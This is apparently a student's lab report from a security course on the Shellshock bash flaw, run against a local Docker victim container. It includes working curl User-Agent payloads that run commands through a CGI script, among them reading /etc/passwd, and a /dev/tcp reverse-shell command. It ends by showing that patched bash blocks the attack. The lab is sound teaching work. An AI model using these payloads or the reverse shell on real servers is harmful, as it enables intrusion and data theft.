Ben Heinze
Lab 2 CSCI 476

**Environment setup: Container Setup and Commands**

First we built a container (docker-compose build), then we tested the container by starting it (docker-compose up -d) and stopping it (docker-compose down). The **-d** flag for starting it means the container will run in the background.

```
da7391352a9b: Downloading [==================================>              ]  20.25MB/28.56MB
da7391352a9b: Downloading [======================================>          ]  22.61Mda7391352a9b: Downloading [==========================
============>          ]  22.91MB/28.56MBb6c: Downloading [>                                                  ]  1.081Mda7391352a9b: Downloadi
ng [==============================================>     ]  26.15Mda7391352a9b: Download complete

da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
Digest: sha256:fb3b6a03575af14b6a59ada1d7a272a61bc0f2d975d0776dba98eff0948de275
Status: Downloaded newer image for handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/6 : COPY bash_shellshock /bin/
 ---> 734f516cc025
Step 3/6 : COPY vul.cgi getenv.cgi /usr/lib/cgi-bin/
 ---> 1b168c262955
Step 4/6 : COPY server_name.conf  /etc/apache2/sites-available
 ---> eae11b63c933
Step 5/6 : RUN  chmod 755 /usr/lib/cgi-bin/*.cgi       && a2ensite server_name.conf
 ---> Running in 06f742403eb7
Enabling site server_name.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container 06f742403eb7
 ---> 1f29901133f6
Step 6/6 : CMD service apache2 start && tail -f /dev/null
 ---> Running in d97ec5814ea9
Removing intermediate container d97ec5814ea9
 ---> 07bf771d81f6

Successfully built 07bf771d81f6
Successfully tagged seed-image-www-shellshock:latest
[02/14/23]seed@VM:~/.../02_shellshock$ docker-compose up -d
Creating network "net-10.9.0.0" with the default driver
Creating victim-10.9.0.80 ... done
[02/14/23]seed@VM:~/.../02_shellshock$ docker-compose down
Stopping victim-10.9.0.80 ... done
Removing victim-10.9.0.80 ... done
Removing network net-10.9.0.0
[02/14/23]seed@VM:~/.../02_shellshock$
```

The following picture does a few things:

- **docker ps -a** shows all of the containers
- **dockps** shows active containers (container must be running which is why we did docker-compose up -d)
- **docksh** [containerID] allows us to connect to the specified container

```
[02/14/23]seed@VM:~/.../02_shellshock$ docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS
             PORTS               NAMES
[02/14/23]seed@VM:~/.../02_shellshock$ dockps
[02/14/23]seed@VM:~/.../02_shellshock$ docker-compose up -d
Creating network "net-10.9.0.0" with the default driver
Creating victim-10.9.0.80 ... done
[02/14/23]seed@VM:~/.../02_shellshock$ dockps
29ac09f3decb  victim-10.9.0.80
[02/14/23]seed@VM:~/.../02_shellshock$ docksh 29
root@29ac09f3decb:/#
```

## Task 1:

```
[02/18/23]seed@VM:~$ ls
bash_shellshock  Desktop    Downloads      lab0   Pictures  Templates
csci476-code     Documents  helloworld.py  Music  Public    Videos
[02/18/23]seed@VM:~$ foo='() { echo "helloworld";}'
[02/18/23]seed@VM:~$ echo $foo
() { echo "helloworld";}
[02/18/23]seed@VM:~$ declare -f foo
[02/18/23]seed@VM:~$ export foo
[02/18/23]seed@VM:~$ bash_shellshock
[02/18/23]seed@VM:~$ echo $foo

[02/18/23]seed@VM:~$ declare -f foo
foo ()
{
    echo "helloworld"
}
[02/18/23]seed@VM:~$ foo
helloworld
[02/18/23]seed@VM:~$ exit
exit
[02/18/23]seed@VM:~$ #back in parent shell
[02/18/23]seed@VM:~$
```


We can define a shell function through environment variables. We'll use: **foo='() { echo "helloworld";}'** as a string that gets converted into a shell function.
By using **export foo**, we are telling the computer to inherit this environment variable into our child process. When we run bash_shellshock, it actually opens a child shell process with **foo** inherited.


In this second screenshot, we defined a function foo with a simple output, then tacked on an evil command at the end. We exported **foo** so that child processes will inherit it, then launched bash_shellshock in order to make a child process of our shell.
We are exploiting the fact that this version of bash will look at all the environment variables of the parent process. If it finds any environment variables that look like shell functions, it will

attempt to convert them. By making **foo** *look* like a shell function, we are tricking this version of bash into converting it into a shell function while the extra command we appended got executed by the bash shell.

## Task 2: Passing Data to Bash via Environment Variables

**Task 2.1.1:** curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi




Curl -v prints information about the header of the HTTP request/response

**TASK 2.1.2**: curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi

```
[02/18/23]seed@VM:~$ curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 18 Feb 2023 20:01:22 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
```

Curl -A “mydata” only changed the HTTP_USER_AGENT env variable.

**Task 2.1.3** curl -e "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi

```
[02/18/23]seed@VM:~$ curl -e "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 18 Feb 2023 20:09:01 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 793
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=my data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=34430
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
```

**Curl -e** spawned a new line **Referer: my data**. I’m not sure what it could mean.


**Task 2.1.4** curl -H "AAAAAA: BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi

```
[02/18/23]seed@VM:~$ curl -H "AAAAAA: BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA: BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 18 Feb 2023 20:11:27 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 791
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=34432
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
```

The -H flag takes a single parameter of an extra header to include in the request. Now instead of saying **referrer**, it says **AAAAAA: BBBBBB**. HTTP_AAAAAA=BBBBBB is also present in the data.

**Task 3.1 and 3.2: access etc/passwd and get server uid**


Everything the red line is Task 3.1. Without a shellshock attack, we would not have access to /etc/passwd. We were




Everything above the red line is 3.1, we were able to get this version of bash to cat the files in the private directory /etc/passwd.

Task 3.2 followed similar steps, but by replacing /bin/cat with /bin/id, we tricked bash into giving us the uid for this server.

**Task 3:3 and 3.4:**





Here I was able to create a file with /bin/touch inside of the restricted /tmp folder. After we verified that my file existed with /bin/ls, I removed the file with /bin/rm, then verified that it was removed again by printing out the contents.

### Task 3.5 First attempt failure.

```
[02/18/23]seed@VM:~$ curl -A "() { echo :; }; echo; /bin/ls /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cg
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
[02/18/23]seed@VM:~$ curl -A "() { echo :; }; echo; /bin/ls /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
/etc/shadow
[02/18/23]seed@VM:~$ curl -A "() { echo :; }; echo; /bin/touch /etc/shadow/hehehe" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/18/23]seed@VM:~$ curl -A "() { echo :; }; echo; /bin/ls /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
/etc/shadow
[02/18/23]seed@VM:~$ curl -A "() { echo :; }; echo; /bin/ls /etc/.shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/18/23]seed@VM:~$ curl -A "() { echo :; }; echo; /bin/ls /etc" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
adduser.conf
alternatives
apache2
apt
bash.bashrc
bindresvport.blacklist
ca-certificates
ca-certificates.conf
cron.d
cron.daily
debconf.conf
debian_version
default
deluser.conf
dpkg
e2scrub.conf
environment
ethertypes
fonts
fstab
gai.conf
group
group-
```

I expected we could /bin/ls the shadow file because of how we got into /etc/passwd. I tried to print the contents, and write a file in shadow, but all of my efforts failed.

### Task 4:




Task 4 had us create a reverse shell for the server. I had one terminal listening for a connection on the specified  9090 port. The other terminal and ran:
**/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1**. This command starts a bash shell on the server and allows me to control the shell from my end.

**Task 5:**

```
#!/bin/bash
echo "Content-Type: text/plain"
echo
echo "Hello World"
~
~
~
~
```

Once I changed the two cgi files to use the patched version of /bin/bash, I attempted to to make a new file in /etc and used /bin/ls to check if it was created.

```
seed@VM: ~/.../02_shellshock
<url -A "() { echo :; }; echo; /bin/touch /tmp/evilFile" http://www.seedlab                                    [02/
_shellshock$ curl -A "() { echo :; }; echo; /bin/touch /tmp/evilFile" http://www.seedlab>
Hello World
[02/18/23]seed@VM:~/.../02_shellshock$ curl -A "() { echo :; }; echo; /bin/ls /tmp" http://www.seedlab-shellshock.>
Hello World
[02/18/23]seed@VM:~/.../02_shellshock$
```

Both the touch and ls command had the same outcome: they were both ignored. This patched version prevents us from running commands.